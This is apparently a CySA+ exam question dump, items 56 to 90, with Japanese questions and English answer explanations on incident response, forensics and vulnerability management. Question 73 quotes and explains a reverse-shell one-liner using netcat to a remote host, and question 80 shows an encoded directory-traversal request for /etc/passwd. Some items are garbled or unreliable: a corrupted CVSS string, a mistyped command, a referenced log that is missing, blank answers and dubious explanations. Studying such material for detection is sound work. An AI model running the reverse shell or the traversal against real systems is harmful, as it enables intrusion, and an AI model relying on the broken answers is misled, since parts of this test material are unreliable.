The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

最新問題: **56**
セキュリティ管理者は、テストの目的で、PII データ レコードを運用環境からテスト環境にインポートする必要があります。データの機密性を最もよく保護できるのは次のうちどれですか。
A. データマスキング
B. ハッシュ
C. 透かし
D. エンコーディング
Answer: A (メーッセージを残す**)**
Data masking is a technique that replaces sensitive data with fictitious or anonymized data, while preserving the original format and structure of the data. This way, the data can be used for testing purposes without revealing the actual PII information. Data masking is one of the best practices for data analysis of confidential data1. References: CompTIA CySA+ CS0-003 Certification Study Guide, page 343; Best Practices for Data Analysis of Confidential Data

最新問題: **57**
サイバーセキュリティ アナリストは、同社が取引していない国からの異常なネットワーク スキャン活動に気づきました。最適な緩和手法は次のうちどれですか?
A. 問題の送信元国を地理的にブロックします
B. ネットワーク ファイアウォールでスキャンの IP 範囲をブロックします。
C. 履歴傾向分析を実行し、同様のスキャン アクティビティを探します。
D. ネットワーク ファイアウォールでスキャンの特定の IP アドレスをブロックします。
Answer: A (メーッセージを残す**)**
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:
* https://www.blumira.com/geoblocking/
* https://www.avg.com/en/signal/geo-blocking

最新問題: **58**
セキュリティ アナリストは、特定のユーザーによる複数の MFA ログイン成功に関するアラートを受け取りました。認証ログを確認すると、アナリストは次のことがわかります。
MFA ログに基づいて、次のどれが最も発生している可能性が高いですか? (2 つ選択してください)。
A. 辞書攻撃
B. プッシュフィッシング
C. 不可能な地理速度

D. 加入者識別モジュールのスワッピング
E. 不正アクセスポイント
F. パスワードスプレー
Answer: B,C (メーッセージを残す)
C: Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
B: Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

最新問題**: 59**
インシデント発生中、アナリストは後の調査のために証拠を入手する必要があります。揮発性レベルに関連して、コンピュータ システムで最初に収集する必要があるものは次のうちどれですか?
A. ディスクの内容
B. バックアップデータ
C. 一時ファイル
D. 実行中のプロセス
Answer: D (メーッセージを残す)
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

最新問題**: 60**
セキュリティ管理者は、会社の外部向けポータルに対する辞書攻撃の兆候を発見しました。パスワード攻撃を最も効果的に軽減するには、次のどれを実装する必要がありますか?
A. 多要素認証
B. パスワードの複雑さ
C. Web アプリケーション ファイアウォール
D. ロックアウトポリシー
Answer: D (メーッセージを残す)
Dictionary attacks involve an attacker attempting to guess passwords by using a list of common passwords.

Implementing a lockout policy is effective because it limits the number of login attempts, thereby hindering the attacker's ability to repeatedly attempt different passwords. Lockout policies are standard in cybersecurity practices to prevent brute-force and dictionary attacks by temporarilydisabling an account after a certain number of failed login attempts. According to CompTIA Security+ standards, password complexity (option B) and multifactor authentication (option A) are helpful but are not as immediately effective in directly preventing repeated attempts as a lockout policy.

最新問題: **61**
アナリストは、最近のインシデントに関連する項目を修復しています。アナリストは脆弱性を特定し、システムから積極的に削除しています。これは次のプロセスのどのステップを説明していますか?
A. 撲滅
B. 回復
C. 封じ込め
D. 準備
Answer: (解答を表示する**)**
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerabilityand actively removing it from the system. This describes the eradication step of the incident response process.

最新問題: **62**
セキュリティ アナリストは、セキュリティ スキャン中に、重要なアプリケーションで同じ脆弱性を定期的に発見します。SDLC フェーズに沿って適用した場合、この問題を最も軽減する推奨事項は次のうちどれですか?
A. 本番環境のアプリケーションに対してレッドチーム演習を定期的に実施します。
B. 実装されているすべてのコーディング ライブラリが定期的にチェックされていることを確認します。
C. CI/CDflow のパイプラインの一部としてアプリケーション セキュリティ スキャンを使用します。
D. あらゆるデータ入力フォームに適切な入力検証を実装します。
Answer: C (メーッセージを残す**)**

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration.
Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

最新問題**: 63**
脆弱性評価チームが定期レポートを他のチームと共有するたびに、既存のインフラストラクチャのバージョンとパッチに関する不一致が発見されます。不一致を減らすための最適なソリューションは次のどれですか?
A. 認証スキャンの実装
B. パッシブスキャンアプローチからアクティブスキャンアプローチへの変更
C. IT資産を管理するための一元的な場所の実装
D. エージェントレススキャンを実行しています
Answer: (解答を表示する**)**
Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure12. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets3. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

最新問題**: 64**
脆弱性スキャンにより、環境内に次の脆弱性が見つかりました。

Asset Type	CVSS	Exploit Vector
Workstation	6.5	Unauthorized access due to RDP vulnerability
Storage Server	9.0	Unauthorized access due to server application vulnerability
Firewall	8.9	Web interface is vulnerable to unauthorized logins and configuration changes due to default password enablement.

同時に、次のセキュリティアドバイザリがリリースされました。

CVSS スコア 10 のゼロデイ脆弱性が Web サーバーに影響を及ぼしている可能性があります。ベンダーはパッチまたは回避策に取り組んでいます。」セキュリティ アナリストが最初に実行する必要があるアクションは次のうちどれですか。

A. Web システム管理者に連絡して、資産をシャットダウンするように依頼します。

B. すべての項目のパッチリリースを監視し、適切なチームにパッチ適用をエスカレートします。

C. 脆弱性スキャンを再度実行して、環境内に重大な検出結果とゼロデイ脆弱性が存在するかどうかを確認します。

D. アドバイザリを Web セキュリティ チームに転送し、他の脆弱性に対する優先順位付け戦略を開始します。

Answer: (解答を表示する**)**

In this scenario, the security analyst is presented with multiple vulnerabilities, including a critical zero-day vulnerability affecting the web server with a CVSS score of 10. The CVSS (Common Vulnerability Scoring System) provides a standardized method for rating IT vulnerabilities, with a score of 10 indicating the highest severity.

Option A:Contact the web systems administrator and request that they shut down the asset.

* Correct Choice:Given the critical nature of a zero-day vulnerability with a CVSS score of 10, immediate action is warranted to prevent potential exploitation. Shutting down the affected web server reduces the attack surface and mitigates the risk until a patch or workaround is available. This aligns with incident response best practices, where containment is a priority to prevent further damage.

Option B:Monitor the patch releases for all items and escalate patching to the appropriate team.

* Incorrect Choice:While monitoring for patches is essential, it is a reactive approach. In the case of a zero-day vulnerability with active exploitation potential, waiting for a patch without implementing immediate protective measures exposes the organization to significant risk.

Option C:Run the vulnerability scan again to verify the presence of the critical finding and the zero-day vulnerability in the environment.

* Incorrect Choice:Re-scanning may confirm the vulnerability's presence but does not address the immediate threat. Action to mitigate the risk should take precedence over verification, especially when the vulnerability is known and critical.

Option D:Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

* Incorrect Choice:Communicating with the web security team is important; however, in the face of a critical zero-day vulnerability, immediate action (such as shutting down the affected asset) is necessary before addressing other vulnerabilities.

最新問題**: 65**
ネットワークアクティビティのレビューを完了した後。脅威ハンティング チームは、メール クライアント経由で社外の電子メール アドレスにアウトバウンド電子メールを毎日送信するネットワーク上のデバイスを発見します。
午後 10:00 に発生する可能性のあるものは次のうちどれですか?
A. 不規則なピアツーピア通信
B. ネットワーク上の不正なデバイス
C. OSプロセスの異常な動作
D. データの引き出し
Answer: D (メーッセージを残す**)**
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1 The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party.
The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

最新問題**: 66**
次の脅威アクターのうち、疑わしい環境ポリシーを理由に企業を標的にする可能性が最も高いのはどれですか?
A. ハクティビスト
B. 組織犯罪
C. 国民国家
D. 一匹狼
Answer: A (メーッセージを残す**)**
Hacktivists are threat actors who use cyberattacks to promote a social or political cause, such as environmentalism, human rights, or democracy. They may target companies that they perceive as violating their values or harming the public interest. Hacktivists often use techniques such as defacing websites, launching denial-of-service attacks, or leaking sensitive data to expose or embarrass their targets12.
References: An introduction to the cyber threat environment, page 3; What is a Threat Actor? Types & Examples of Cyber Threat Actors, section 2.

最新問題: **67**
社内に開発チームを持つ企業で安全なソフトウェア開発ライフサイクルを実装することの重要性を最もよく説明しているのはどれですか?
A. 実装をマーケティングの一環として利用することで製品価格を上げる
B. ソフトウェア使用のリスクを軽減し、規制要件に準拠します
C. アジャイルプロセスを改善し、最終展開前のテストの量を削減します。
D. セキュリティ上の欠陥に対する責任を脆弱性管理チームに移譲する
Answer: B (メーッセージを残す**)**
A Secure Software Development Life Cycle (SDLC) integrates security measures at each stage of development to reduce vulnerabilities and improve the overall security of the software. This is essential for minimizing risks related to software usage and ensuring compliance with regulatory requirements, which is particularly important for organizations handling sensitive data. As per CompTIA standards, a Secure SDLC helps prevent security breaches and protects both the organization and its users from potential harm. Options A, C, and D do not accurately describe the primary goals of a Secure SDLC, which primarily centers on risk reduction and regulatory compliance.

最新問題: **68**
インシデント発生中、アナリストは調査チームとリーダーシップ チームによって迅速に調査を行う必要があります。インシデント発生中に PII を保護する方法を最もよく表しているのは次のうちどれですか。
A. データの暗号化を実装し、データを非公開にして、会社だけがアクセスできるようにします。
B. 調査チーム内の権限が制限されていることを確認し、データを暗号化します。
C. データ暗号化を実装し、不要になったデータを削除するための標準化された手順を作成します。
D. 権限が会社にのみ公開されていることを確認します。
Answer: B (メーッセージを残す**)**
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.

最新問題: **69**
アナリストは、一見無制限の時間とリソースを使って、攻撃者からの潜在的な攻撃に関する脅威インテリジェンスを受け取ります。悪意のあるアクティビティに起因する脅威アクターを最もよく説明しているものは次のうちどれですか?
A. 内部関係者の脅威

B. ランサムウェア グループ
C. 国民国家
D. 組織犯罪
Answer: C (メーッセージを残す**)**

最新問題**: 70**
アナリストは、不正行為の疑いのある従業員のシステムから取得したハード ドライブのイメージを作成しています。アナリストは、証拠ドライブの初期ハッシュがイメージ化されたコピーの結果のハッシュと一致しないことに気付きました。調査結果が矛盾する理由として最も適切なのは次のどれですか。
A. 証拠ドライブの保管チェーンが維持されていませんでした。
B. 証拠ドライブを押収する前に法的許可が得られませんでした。
C. イメージ化されたドライブのデータ整合性を検証できませんでした。
D. 書き込みブロッカーなしで証拠ドライブのイメージングが実行されました。
Answer: D (メーッセージを残す**)**
Comprehensive and Detailed Explanation:
In digital forensics, a write blocker is a critical tool used to prevent any modifications to the source drive during imaging. When a forensic image is created, it should be an exact bit-for-bit copy of the original evidence. If a write blocker is not used, system processes or other unintended changes can alter the contents of the drive, leading to a hash mismatch between the original and the image copy.
* Chain of custody (Option A)ensures proper documentation of who accessed the evidence, but it does not directly affect the hash values.
* Legal authorization (Option B)is necessary but unrelated to the technical integrity of the image.
* Data integrity verification (Option C)is part of the process, but in this scenario, the failure to maintain integrity stems from the lack of a write blocker.
Thus, the correct answer isD, as using a write blocker would have prevented any unintended changes to the data.

最新問題**: 71**
セキュリティアナリストが、新しいサーバー インフラストラクチャの最近の脆弱性スキャン レポートを確認しています。
アナリストは、最も重要な脆弱性を最初に解決することで、時間を最大限に活用したいと考えています。
以下の情報が提供されます:

Hostname	Asset priority	CVSS score	Exploitable?
SVR01	Medium	8.9	No
SVR02	Medium	7.1	Yes
SVR03	Low	3.5	Yes
SVR04	High	6.7	No

アナリストが最初に修復作業に集中すべきなのは次のうちどれですか?
A. SVR01

B. SVR02
C. SVR03
D. SVR04
Answer: B (メーッセージを残す)
SVR02 has a CVSS score of 7.1 and is exploitable, making itthe highest priority for remediation.
* SVR01 (CVSS 8.9) is not exploitable, so it is a lower risk.
* SVR03 (CVSS 3.5) is exploitablebut has alower severitythan SVR02.
* SVR04 (CVSS 6.7) is not exploitable, reducing its urgency.
Thus,B (SVR02) is the correct answer, as it presentsthe highest immediate risk.

最新問題**: 72**
ある組織の最高経営責任者は最近、パッチがリリースされてから約 45 日後に業界で新たな攻撃の悪用が発生していると聞きました。この組織を守るのに最も適しているのは次のうちどれですか?
A. 平均修復時間は 30 日です。
B. 平均検出期間は 45 日
C. 平均応答時間は 15 日です
D. サードパーティアプリケーションのテスト
Answer: A (メーッセージを残す)
A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited
45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

最新問題**: 73**
セキュリティアナリストが次の不審なアクティビティを検出しました:
rm -f /tmp/f;mknod /tmp/fp;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f 次のどれがアクティビティを最もよく表していますか?
A. ネットワークピボット
B. ホストスキャン
C. 権限昇格
D. リバースシェル
Answer: D (メーッセージを残す)
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
*rm -f /tmp/f deletes any existing file named /tmp/f
*mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
*cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output

*nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References
Hack the Galaxy
Reverse Shell Cheat Sheet

最新問題: **74**
インシデント対応チームは、インターネット障害の調査を開始するよう警告を受け取りました。この機能停止により、複数の場所にいるすべてのユーザーが外部 SaaS リソースにアクセスできなくなります。チームは、組織が DDoS 攻撃の影響を受けたと判断しました。チームは次のログのうちどれを最初に確認する必要がありますか?
A. CDN
B. 脆弱性スキャナー
C. DNS
D. Webサーバー
Answer: (解答を表示する**)**
A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official References: https://www.
eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

最新問題: **75**
組織が侵害され、全従業員のユーザー名とパスワードがオンラインに流出しました。この状況の影響を軽減できる修復策を最もよく説明しているものは次のうちどれですか?
A. 多要素認証
B. パスワード変更
C. システムの強化
D. パスワード暗号化
Answer: (解答を表示する**)**
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

最新問題: **76**
デジタルフォレンジックプロセスにおいて、プロセスやオペレーティングシステムのイベントのグラフィカルな表現が含まれることが多い重要なアクティビティと見なされるのはどれですか?
A. レジストリ編集
B. ネットワークマッピング
C. タイムライン分析
D. 書き込みブロック
Answer: C (メーッセージを残す**)**
Timeline analysis in digital forensics involves creating a chronological sequence of events based on system logs, file changes, and other forensic data. This process often uses graphical representations to illustrate and analyze how an incident unfolded over time, making it easier to identify key events and potential indicators of compromise. This approach is highlighted in CompTIA Cybersecurity Analyst (CySA+) practices as crucial for understanding the scope and sequence of a security incident. The other options do not involve chronological or graphical analysis to the extent that timeline analysis does.

最新問題: **77**
脆弱性管理チームは、内部評価に基づいて、実稼働環境への展開前にインフラストラクチャに対するリスクを積極的に特定したいと考えています。このアプローチを最もよくサポートするのは次のどれですか。
A. 脅威モデリング
B. 侵入テスト
C. バグバウンティ
D. SDLCトレーニング
Answer: (解答を表示する**)**
Threat modelingis aproactiveapproach used toidentify, analyze, and mitigate potential threatsbefore they impact production systems. It is especially useful in early development stages to anticipate vulnerabilities and attack paths.
* Option B (Penetration testing)is areactive measureperformed on deployed systems, rather than prior to production.
* Option C (Bug bounty)programs incentivize external researchers but do not proactively model risks before deployment.
* Option D (SDLC training)improves security awareness but does notactively assess risks.

Thus,A (Threat modeling) is the best choice, as it enablesearly identification and mitigation of security risks.

最新問題**: 78**
情報セキュリティ プログラムを成功させるための重要な要素を最もよく表しているものは次のうちどれですか?
A. ビジネスへの影響分析、資産と変更の管理、およびセキュリティ コミュニケーション プラン
B. セキュリティポリシーの実施、役割と責任の割り当て、情報資産の分類
C. 災害復旧と事業継続計画、およびアクセス制御要件と人事ポリシーの定義
D. 上級管理者の組織構造、メッセージ配布基準、およびセキュリティ管理システムの運用手順
Answer: B (メーッセージを残す**)**
A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.
* Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.
* Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.
* Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

最新問題**: 79**
特定された脅威と脆弱性を、発生の可能性と影響とともにマッピング、追跡、軽減するのに役立つツールは次のうちどれですか?
A. リスクレジスタ
B. 脆弱性評価
C. 侵入テスト
D. コンプライアンスレポート
Answer: A (メーッセージを残す**)**
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the

risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

最新問題**: 80**
アナリストは、次の Web サーバー ログ エントリを確認します。
%2E%2E/%2E%2E/%2ES2E/%2E%2E/%2E%2E/%2E%2E/etc/passwd
攻撃や悪意のある試みは発見されていません。何が起こったのかを最もよく表しているのは次のうちどれですか?
A. 機密ファイルから情報を収集するために、SQL インジェクション クエリが実行されました。
B. 機密ファイルにアクセスできるようにするために、PHP インジェクションが利用されました。
C. IPS が完全にエンコードされた文字列を検出するのを防ぐために、Base64 が使用されました。
D. さらなる偵察のために機密ファイルを取得するためにディレクトリトラバーサルが実行されました。
Answer: D (メーッセージを残す**)**
Comprehensive and Detailed Step-by-Step Explanation:Directory traversal, also known as path traversal, is an attack that allows attackers to access restricted directories and execute commands outside the web server's root directory. The %2E encoding corresponds to a dot (.) in ASCII, and %2E%2E resolves to ../. The log entries indicate attempts to navigate directories upward to access sensitive files like /etc/passwd. Since no malicious activity was flagged, it is inferred this was either an unsuccessful or reconnaissance attempt.

最新問題**: 81**
機密情報を含む複数のレポートがファイル共有サービスを介して公開されています。会社はこの脅威に対するセキュリティ体制を強化したいと考えています。このシナリオで会社をサポートするのに最適なセキュリティ制御は次のどれですか。
A. 管理者向けのステップアップ認証を実装します。
B. 従業員のトレーニングと意識を向上させます。
C. パスワードの複雑さの基準を上げます。
D. モバイル デバイス管理を展開します。
Answer: B (メーッセージを残す**)**
Improving employee training and awareness is the best option to address the issue of sensitive reports being disclosed via file sharing services. By educating employees about the risks of unapproved file sharing, the security protocols to follow, and the proper channels to use for sharing company information, an organization can significantly reduce the risk of sensitive data being accidentally or intentionally shared on insecure platforms. This human-centric approach addresses the root cause of the problem.

Options A, C, and D are security controls that do not directly address the behavior of sharing sensitive files on unauthorized services.

最新問題: **82**
セキュリティ チームは、Web サーバーを XSS について確認し、次の Nmap スキャンを実行します。

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT     STATE    SERVICE REASON
80/tcp   open     http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

スキャンの結果を最も正確に説明しているのは次のどれですか?
A. 試行中にパラメータとして使用される文字>と"の出力
B. 脆弱なパラメータID hccp://l72.31.15.2/1.php?id-2 とフィルタリングされていない文字が返されます
C. 脆弱なパラメータとフィルタリングされていない、またはエンコードされた文字 > と " が安全でないと渡されました
D. 脆弱なパラメータと文字 > および " による反射型 XSS 攻撃
Answer: D (メーッセージを残す**)**
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?
id=2.

最新問題: **83**
アナリストは、企業インフラストラクチャの定期的な脆弱性評価を実施しています。これらのスキャンを実行すると、ビジネス クリティカルなサーバーがクラッシュし、原因は脆弱性スキャナーにまで遡ります。この問題の原因は次のうちどれですか?
A. スキャナーはエージェントがインストールされていない状態で実行されています。
B. スキャナはアクティブ モードで実行されています。
C. スキャナーは不適切にセグメント化されています。
D. スキャナはスキャン ウィンドウを使用して構成されています。
Answer: B (メーッセージを残す**)**
The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases,

active mode can trigger denial- of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner12. Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation3. References: Vulnerability Scanning for my Server - Spiceworks Community, Negative Impacts of Automated Vulnerability Scanners and How ... - Acunetix, Vulnerability Scanning Best Practices

最新問題: **84**
大企業のネットワーク セキュリティ アナリストが、重要なシステムで異常なネットワーク アクティビティが発生していることに気付きました。アナリストは、ネットワーク トラフィックを分析して悪意のあるアクティビティを探すために、次のどのツールを使用する必要がありますか。
A. WAF
B. ワイヤーシャーク
C. EDR
D. Nmap
Answer: B (メーッセージを残す**)**
Wireshark is a network protocol analyzer that allows analysts to capture and inspect data packets traveling through a network. This makes it ideal for investigating unusual network activity, as it provides detailed insights into the nature and content of network traffic. In this case, Wireshark can help identify potentially malicious packets and understand the nature of the observed traffic. Options A (WAF) and C (EDR) are primarily used for monitoring and protecting web applications and endpoints, respectively, and Nmap (D) is typically used for network discovery and mapping, not detailed traffic analysis. According to CompTIA CySA+, packet analysis tools like Wireshark are invaluable for deep-dive investigations into network anomalies.

最新問題: **85**
セキュリティ アナリストは、インシデントに関連するデジタル証拠を確保する必要があります。セキュリティ アナリストは、データの正確性が否定できないことを確認する必要があります。次のうちどれを実装する必要がありますか?
A. オフライン ストレージ
B. 証拠の収集
C. 整合性の検証
D. 訴訟ホールド
Answer: C (メーッセージを残す**)**
Integrity validation is the process of ensuring that the digital evidence has not been altered or tampered with during collection, acquisition, preservation, or analysis. It usually involves generating and verifying cryptographic hashes of the evidence, such as MD5 or SHA-1. Integrity validation is essential for maintaining the accuracy and admissibility of the digital evidence in court.

最新問題**: 86**
アナリストが脆弱性管理ダッシュボードを評価しています。アナリストは、以前に修正された脆弱性がデータベース サーバーに再び出現していることに気付きました。最も考えられる原因は次のうちどれですか?
A. 検出結果は誤検知であるため、無視する必要があります。
B. インスタンスでロールバックが実行されました。
C. 脆弱性スキャナーは資格情報なしで構成されました。
D. 脆弱性管理ソフトウェアを更新する必要があります。
Answer: B (メーッセージを残す**)**
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section:
The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

最新問題**: 87**
ある企業は脆弱性管理プログラムを導入中ですが、セキュリティ チームに機密データへのアクセスを許可することに懸念があります。
ａ．最も正確な脆弱性スキャン結果を提供しながら、システムへのアクセスを減らすために実装できるスキャン方法は次のうちどれですか?
A. 認証されたネットワーク スキャン
B. パッシブスキャン
C. エージェントベースのスキャン
D. ダイナミックスキャン
Answer: (解答を表示する**)**
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

最新問題**: 88**
新しい SOC マネージャーは、改善を行うために、前回のテーブルトップ演習の長所と短所に関する調査結果を確認しました。SOC マネージャーは、プロセスを改善するために次のどれを活用すべきでしょうか。
A. 最新の監査レポート
B. インシデント対応プレイブック
C. インシデント対応計画

D. 教訓の記録

Answer: D (メーッセージを残す**)**

The lessons-learned register is an essential document that captures insights and feedback from past exercises or incidents, highlighting what went well and what did not. By utilizing this register, the SOC manager can identify specific areas for improvement and develop actionable steps to enhance future response efforts.

According to CompTIA's CySA+ and Security+ guidance, lessons learned fromtabletop exercises are crucial for iterative improvements in an incident response plan. Options A, B, and C are useful resources, but the lessons-learned register specifically focuses on reflection and improvement, which is the primary objective in this context.

最新問題**: 89**

調査を開始するとき、最初に行う必要があるのは次のうちどれですか?

A. 法執行機関に通報する

B. 現場を確保する

C. 関連する証拠をすべて押収する

D. 証人への聞き取り

Answer: B (メーッセージを残す**)**

The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

最新問題**: 90**

次のCVSS文字列があるとします。

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

次の属性のうち、この脆弱性を正しく説明しているものはどれですか?

A. この脆弱性を悪用するには、ユーザーが必要です。

B. 脆弱性はネットワークベースです。

C. この脆弱性は機密性に影響を与えません。

D. 脆弱性を悪用する複雑さは高い。

Answer: B (メーッセージを残す**)**

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network.

